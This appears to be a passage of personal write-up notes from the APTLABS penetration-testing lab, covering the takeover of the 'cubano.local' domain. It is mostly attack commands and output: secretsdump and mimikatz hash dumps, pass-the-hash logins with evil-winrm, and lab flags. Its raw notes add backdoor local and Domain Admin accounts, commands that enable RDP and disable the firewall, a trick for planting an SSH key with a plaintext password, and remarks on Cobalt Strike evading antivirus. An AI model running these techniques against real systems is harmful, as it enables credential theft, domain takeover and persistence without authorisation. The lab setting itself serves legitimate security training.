[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:445  ...  OK
[*] Target system bootKey: 0xc024d0dc0671174ed615bbf44c411517
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:810a50dc9e284760438961136c4c937f:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't
have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CUBANO\DC$:aes256-cts-hmac-sha1-
96:4a6e82692c6373602963790c08d9b5839baa31116137dbdf0b79d5c104f86d3f
CUBANO\DC$:aes128-cts-hmac-sha1-96:90ca4fee9e322292d17450b1ebf77036
CUBANO\DC$:des-cbc-md5:ecc2682049ecd5ab
CUBANO\DC$:plain_password_hex:2d56ded68fb8473fc92158d562ce1b271b62290f0f8e49b7745790
880a59068a089897235d5ededd33ee17641ec22bef99b0de60825aa170cd78644efdeaa301dfc3e75b49
05f7be0aaa1efa9c5d82e8591d8a1acbd917d7f7fd316160a815e4db53d952e2405893195a203668815a
80ed332c20bb24469c7a436bee4c1218961e80eb71cf2ec168ff5fdb67298add3a5c33d44a26769d26c9
dc3315873227b0b21cd8a9f48f6f2088fc8369fad4bdc26863678eba0746a882e8ca7dd23f2bb1061b62
544a9522730dc498e1fd3e9b91b8b0a0b39aa42da168f86c89c94dced6644735c8a8f809dcd712e6446e
f3ecef
CUBANO\DC$:aad3b435b51404eeaad3b435b51404ee:414dc4d64ddea69c1aeeb9f7e30bb9ec:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xdbcbd296e8895e9a334dbfe32e08736de8636b90
dpapi_userkey:0xe89de7a8bc46130f0be30240a85c5d60cbe9a124
[*] NL$KM
 0000   88 EA 0F EE 17 85 DF A7  30 AB D8 64 CB CE 18 23   ........0..d...#
 0010   94 E5 DE 42 E4 81 DB 89  40 C7 D9 83 2C 88 E3 2B   ...B....@...,..+
 0020   E5 0B E7 F7 CC FE 7A 6E  C4 90 C5 A1 FB 35 AD 00   ......zn.....5..
 0030   43 06 30 9A EA 21 52 79  DD 7E A8 B9 7B 3D 74 B1   C.0..!Ry.~..{=t.
NL$KM:88ea0fee1785dfa730abd864cbce182394e5de42e481db8940c7d9832c88e32be50be7f7ccfe7a
6ec490c5a1fb35ad004306309aea215279dd7ea8b97b3d74b1
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:49666  ...  OK
cubano.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:aec91a06b0490d1ed48c
ba994e9d472e:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c171aa00a0cf3808e2baea0d723cce9b:::
aaliyah.FUENTES:1108:aad3b435b51404eeaad3b435b51404ee:fb796c50ab392c220ba798f875690a
59:::
```

So we have `cubano.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:aec91a06b0490d1ed48cba994e9d472e:::`

evil-winrm as Administrator

```
(impkt-dev) root@nix36:~/aptlabs# chains1081 evil-winrm -u 'CUBANO\Administrator' -H
aec91a06b0490d1ed48cba994e9d472e -i dc.cubano.local
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Get the flag (last flag)

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/7/2020  11:40 AM             58 flag.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt
APTLABS{D0m@iN_C0mPr0MiSe}
*Evil-WinRM* PS C:\Users\Administrator\Desktop

```

Host looting

```
ipconfig -all;systeminfo

Windows IP Configuration
```

```
   Host Name . . . . . . . . . . . . : dc
   Primary Dns Suffix  . . . . . . . : cubano.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : cubano.local

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-3A-35
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.23.10(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.23.1
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Host Name:                 DC
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA237
Original Install Date:     1/18/2020, 7:17:56 AM
System Boot Time:          12/26/2020, 12:41:28 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,565 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,153 MB
Virtual Memory: In Use:    1,646 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    cubano.local
Logon Server:              N/A
```

```
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4578966
                           [02]: KB4523204
                           [03]: KB4566424
                           [04]: KB4587735
                           [05]: KB4586793
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.23.10
Hyper-V Requirements:      A hypervisor has been detected. Features required for
Hyper-V will not be displayed.
```

mimikatz

```
Authentication Id : 0 ; 1541981 (00000000:0017875d)
Session           : RemoteInteractive from 2
User Name         : 5n1p3r
Domain            : CUBANO
Logon Server      : DC
Logon Time        : 12/26/2020 1:01:35 AM
SID               : S-1-5-21-854239470-2015502385-3018109401-58670
  msv :
   [00000003] Primary
   * Username : 5n1p3r
   * Domain   : CUBANO
   * NTLM     : 7facdc498ed1680c4fd1448319a8c04f
   * SHA1     : 24b8b6c9cbe3cd8818683ab9cd0d3de14fc5c40b
   * DPAPI    : 8bb7b009aa800af823ae1c12ab6b079a
  tspkg :
  wdigest :
   * Username : 5n1p3r
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : 5n1p3r
   * Domain   : CUBANO.LOCAL
   * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 1524928 (00000000:001744c0)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/26/2020 1:01:34 AM
SID               : S-1-5-96-0-2
  msv :
   [00000003] Primary
   * Username : DC$
   * Domain   : CUBANO
   * NTLM     : 414dc4d64ddea69c1aeeb9f7e30bb9ec
   * SHA1     : 98e8e74805eb70c096f40d71e977110d903a551b
  tspkg :
  wdigest :
   * Username : DC$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : DC$
   * Domain   : cubano.local
   * Password : 2d 56 de d6 8f b8 47 3f c9 21 58 d5 62 ce 1b 27 1b 62 29 0f 0f 8e 49 
b7 74 57 90 88 0a 59 06 8a 08 98 97 23 5d 5e de dd 33 ee 17 64 1e c2 2b ef 99 b0 de 
60 82 5a a1 70 cd 78 64 4e fd ea a3 01 df c3 e7 5b 49 05 f7 be 0a aa 1e fa 9c 5d 82 
e8 59 1d 8a 1a cb d9 17 d7 f7 fd 31 61 60 a8 15 e4 db 53 d9 52 e2 40 58 93 19 5a 20 
36 68 81 5a 80 ed 33 2c 20 bb 24 46 9c 7a 43 6b ee 4c 12 18 96 1e 80 eb 71 cf 2e c1 
68 ff 5f db 67 29 8a dd 3a 5c 33 d4 4a 26 76 9d 26 c9 dc 33 15 87 32 27 b0 b2 1c d8 
a9 f4 8f 6f 20 88 fc 83 69 fa d4 bd c2 68 63 67 8e ba 07 46 a8 82 e8 ca 7d d2 3f 2b 
b1 06 1b 62 54 4a 95 22 73 0d c4 98 e1 fd 3e 9b 91 b8 b0 a0 b3 9a a4 2d a1 68 f8 6c 
89 c9 4d ce d6 64 47 35 c8 a8 f8 09 dc d7 12 e6 44 6e f3 ec ef 
  ssp :
  credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : DC$
Domain            : CUBANO
Logon Server      : (null)
Logon Time        : 12/26/2020 12:41:39 AM
SID               : S-1-5-20
  msv :
   [00000003] Primary
   * Username : DC$
   * Domain   : CUBANO
   * NTLM     : 414dc4d64ddea69c1aeeb9f7e30bb9ec
   * SHA1     : 98e8e74805eb70c096f40d71e977110d903a551b
  tspkg :
  wdigest :
   * Username : DC$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : dc$
   * Domain   : cubano.local
   * Password : 2d 56 de d6 8f b8 47 3f c9 21 58 d5 62 ce 1b 27 1b 62 29 0f 0f 8e 49 
b7 74 57 90 88 0a 59 06 8a 08 98 97 23 5d 5e de dd 33 ee 17 64 1e c2 2b ef 99 b0 de 
60 82 5a a1 70 cd 78 64 4e fd ea a3 01 df c3 e7 5b 49 05 f7 be 0a aa 1e fa 9c 5d 82 
e8 59 1d 8a 1a cb d9 17 d7 f7 fd 31 61 60 a8 15 e4 db 53 d9 52 e2 40 58 93 19 5a 20 
36 68 81 5a 80 ed 33 2c 20 bb 24 46 9c 7a 43 6b ee 4c 12 18 96 1e 80 eb 71 cf 2e c1 
68 ff 5f db 67 29 8a dd 3a 5c 33 d4 4a 26 76 9d 26 c9 dc 33 15 87 32 27 b0 b2 1c d8 
a9 f4 8f 6f 20 88 fc 83 69 fa d4 bd c2 68 63 67 8e ba 07 46 a8 82 e8 ca 7d d2 3f 2b 
b1 06 1b 62 54 4a 95 22 73 0d c4 98 e1 fd 3e 9b 91 b8 b0 a0 b3 9a a4 2d a1 68 f8 6c 
89 c9 4d ce d6 64 47 35 c8 a8 f8 09 dc d7 12 e6 44 6e f3 ec ef 
```

```
  ssp :
  credman :

Authentication Id : 0 ; 41063 (00000000:0000a067)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/26/2020 12:41:39 AM
SID               : S-1-5-96-0-1
  msv :
   [00000003] Primary
   * Username : DC$
   * Domain   : CUBANO
   * NTLM     : 414dc4d64ddea69c1aeeb9f7e30bb9ec
   * SHA1     : 98e8e74805eb70c096f40d71e977110d903a551b
  tspkg :
  wdigest :
   * Username : DC$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : DC$
   * Domain   : cubano.local
   * Password : 2d 56 de d6 8f b8 47 3f c9 21 58 d5 62 ce 1b 27 1b 62 29 0f 0f 8e 49
b7 74 57 90 88 0a 59 06 8a 08 98 97 23 5d 5e de dd 33 ee 17 64 1e c2 2b ef 99 b0 de
60 82 5a a1 70 cd 78 64 4e fd ea a3 01 df c3 e7 5b 49 05 f7 be 0a aa 1e fa 9c 5d 82
e8 59 1d 8a 1a cb d9 17 d7 f7 fd 31 61 60 a8 15 e4 db 53 d9 52 e2 40 58 93 19 5a 20
36 68 81 5a 80 ed 33 2c 20 bb 24 46 9c 7a 43 6b ee 4c 12 18 96 1e 80 eb 71 cf 2e c1
68 ff 5f db 67 29 8a dd 3a 5c 33 d4 4a 26 76 9d 26 c9 dc 33 15 87 32 27 b0 b2 1c d8
a9 f4 8f 6f 20 88 fc 83 69 fa d4 bd c2 68 63 67 8e ba 07 46 a8 82 e8 ca 7d d2 3f 2b
b1 06 1b 62 54 4a 95 22 73 0d c4 98 e1 fd 3e 9b 91 b8 b0 a0 b3 9a a4 2d a1 68 f8 6c
89 c9 4d ce d6 64 47 35 c8 a8 f8 09 dc d7 12 e6 44 6e f3 ec ef
  ssp :
  credman :

Authentication Id : 0 ; 40926 (00000000:00009fde)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/26/2020 12:41:39 AM
SID               : S-1-5-96-0-0
  msv :
   [00000003] Primary
   * Username : DC$
   * Domain   : CUBANO
   * NTLM     : 414dc4d64ddea69c1aeeb9f7e30bb9ec
   * SHA1     : 98e8e74805eb70c096f40d71e977110d903a551b
  tspkg :
  wdigest :
   * Username : DC$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : DC$
   * Domain   : cubano.local
   * Password : 2d 56 de d6 8f b8 47 3f c9 21 58 d5 62 ce 1b 27 1b 62 29 0f 0f 8e 49
b7 74 57 90 88 0a 59 06 8a 08 98 97 23 5d 5e de dd 33 ee 17 64 1e c2 2b ef 99 b0 de
60 82 5a a1 70 cd 78 64 4e fd ea a3 01 df c3 e7 5b 49 05 f7 be 0a aa 1e fa 9c 5d 82
e8 59 1d 8a 1a cb d9 17 d7 f7 fd 31 61 60 a8 15 e4 db 53 d9 52 e2 40 58 93 19 5a 20
36 68 81 5a 80 ed 33 2c 20 bb 24 46 9c 7a 43 6b ee 4c 12 18 96 1e 80 eb 71 cf 2e c1
68 ff 5f db 67 29 8a dd 3a 5c 33 d4 4a 26 76 9d 26 c9 dc 33 15 87 32 27 b0 b2 1c d8
a9 f4 8f 6f 20 88 fc 83 69 fa d4 bd c2 68 63 67 8e ba 07 46 a8 82 e8 ca 7d d2 3f 2b
b1 06 1b 62 54 4a 95 22 73 0d c4 98 e1 fd 3e 9b 91 b8 b0 a0 b3 9a a4 2d a1 68 f8 6c
89 c9 4d ce d6 64 47 35 c8 a8 f8 09 dc d7 12 e6 44 6e f3 ec ef
  ssp :
  credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/26/2020 12:41:39 AM
SID               : S-1-5-19
  msv :
  tspkg :
  wdigest :
   * Username : (null)
   * Domain   : (null)
   * Password : (null)
  kerberos :
   * Username : (null)
   * Domain   : (null)
   * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 38175 (00000000:0000951f)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 12/26/2020 12:41:35 AM
SID               :
  msv :
   [00000003] Primary
   * Username : DC$
   * Domain   : CUBANO
   * NTLM     : 414dc4d64ddea69c1aeeb9f7e30bb9ec
   * SHA1     : 98e8e74805eb70c096f40d71e977110d903a551b
  tspkg :
  wdigest :
  kerberos :
  ssp :
  credman :
```

```
Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : DC$
Domain            : CUBANO
Logon Server      : (null)
Logon Time        : 12/26/2020 12:41:35 AM
SID               : S-1-5-18
  msv :
  tspkg :
  wdigest :
   * Username : DC$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : dc$
   * Domain   : CUBANO.LOCAL
   * Password : (null)
  ssp :
  credman :
```

APT-CUBANO-WEB, web.cubano.local

After getting DA, winrm here

```
(impkt-dev) root@nix36:~/aptlabs# chains1081 evil-winrm -u 'CUBANO\Administrator' -i web.cubano.local -H aec91a06b0490d1ed48cba994e9d472e
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.200:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator.CUBANO\Documents>
```

Get the flag

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt
APTLABS{@d!Dn$_4_Cr3D3nTi@L$}
```

Then disable fw and loot

```
(impkt-dev) root@nix36:~/aptlabs# chains1081 secretsdump.py
CUBANO/Administrator@web.cubano.local -hashes :aec91a06b0490d1ed48cba994e9d472e
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.200:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x61fe284b5940d97ca81ed40a6d7885df
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:10b161da856e47ff58211b953435e865:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CUBANO\WEB$:aes256-cts-hmac-sha1-
96:06f07b4c6e7764473dcb711840ed3ecaf8c85443d588db42dbce6ff070638ccc
CUBANO\WEB$:aes128-cts-hmac-sha1-96:1490558ee3c4066e12cf377531332e24
CUBANO\WEB$:des-cbc-md5:015b0b2361026794
CUBANO\WEB$:plain_password_hex:d3e50a9a2e3a4c7bfc767331e76cb8bc3f54c94349fbe6cbfbf9d
0db2be4d31bf3078544cc09076aa7a0f606e9a3b57fdaaf321390a7e219f2c8630de197aa332370a95f5
7582704a4aaf1af0374edc8f74315e7955760038f2cd82062680379e8a5ddaa7992ece0225818d2f278e
8395b44cbf6b951aa295fcdfec40d0cedf89f99738489f3c54f01847be806de66ebdb51c7511d829b303
cc4bc4284b07b937fb22493d33d1a19c79e3b4ca62a6476c29530d0c26de8832a4049a128736548ab31e
80ae0d7ae4ca15e71ee1e52a57c9f3e003437f2111921189d9a3002ea7730b1b56853870be18fad91091
0778dc4
CUBANO\WEB$:aad3b435b51404eeaad3b435b51404ee:3bebdaa467cce62fba0431a2fa23dae4:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x9854b895705b24edd0fe284f894a9ae6bfb01e28
dpapi_userkey:0x262c2267561223e5ec562dcddf2c35d80acbed9e
[*] NL$KM
 0000   81 D4 F0 AE E2 4F 37 C2  0D 60 0F 2D 98 BF F3 E1   .....O7..`.-....
 0010   37 5A A9 F0 99 DF 05 61  1B 51 B7 05 56 5E 84 48   7Z.....a.Q..V^.H
 0020   C6 76 B5 5B AF D6 4A 95  86 8E 31 E9 FF CA A1 B0   .v.[..J...1.....
 0030   3B 48 F1 AD E0 9C 30 AD  64 32 50 2D 30 9C E5 5D   ;H....0.d2P-0..]
NL$KM:81d4f0aee24f37c20d600f2d98bff3e1375aa9f099df05611b51b705565e8448c676b55bafd64a
95868e31e9ffcaa1b03b48f1ade09c30ad6432502d309ce55d
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

RAW NOTES

`psexec -i -s cmd.exe`

local: `net user hoxha H0xha.gidia /add;net localgroup administrators hoxha /add`
da: `net user hoxha_da H0xha.gidia /add /domain;net group "Domain Admins" hoxha /add /domain`

enable rdp, disable fw
`reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f`
`NetSh Advfirewall set allprofiles state off`

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server'-name "fDenyTSConnections" -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

Useful aliases for socksify stuff

```
alias chains1080="proxychains -f /etc/proxychains1080.conf $*"
alias chains1081="proxychains -f /etc/proxychains1081.conf $*"
alias chains1082="proxychains -f /etc/proxychains1082.conf $*"
```

Quick log back in to NIX

```
sshpass -p 'ca!@vyhjyt@#$!@31CASDF&^*3451@WADSFewr' ssh sshuser@landfall 'cat
.ssh/id_rsa.pub >> .ssh/authorized_keys'
root@nix36:~/aptlabs# sshuttle -r sshuser@landfall 192.168.20.0/24 192.168.21.0/24
192.168.24.0/24 -e 'ssh -i APT-0X0SEC-NEXTCLOUD.key' -v
```

Cred object

`$cred2 = New-Object System.Management.Automation.PSCredential ("cubano.local\emma", (ConvertTo-SecureString "V@mp!r3s" -AsPlainText -Force))`

Cobalt strike

- 4.2 working
- artifact kit working (pipe method), binary stayed undetected

When attempting to mimikatz the following happened, normal behavior

```
*Evil-WinRM* PS C:\Users\Administrator> Get-MpThreat


CategoryID       : 46
DidThreatExecute : True
IsActive         : False
Resources        : {behavior:_pid:3208:68940583738923,
process:_pid:3208,ProcessStart:132536897176357831}
RollupStatus     : 65
SchemaVersion    : 1.0.0.0
SeverityID       : 5
ThreatID         : 2147728140
ThreatName       : Behavior:Win32/Mikatz.gen!C
TypeID           : 0
PSComputerName   :

CategoryID       : 46
DidThreatExecute : True
IsActive         : False
Resources        : {behavior:_pid:1056:41451891338358,
behavior:_pid:1056:41451891338358,
file:_C:\Users\Administrator\Documents\beacon.exe,
internalbehavior:_006F8D532741C31729BB41E9A5172DFE...}
RollupStatus     : 65
SchemaVersion    : 1.0.0.0
SeverityID       : 5
ThreatID         : 2147764658
ThreatName       : Behavior:Win32/Atosev.D!sms
TypeID           : 0
PSComputerName   :
```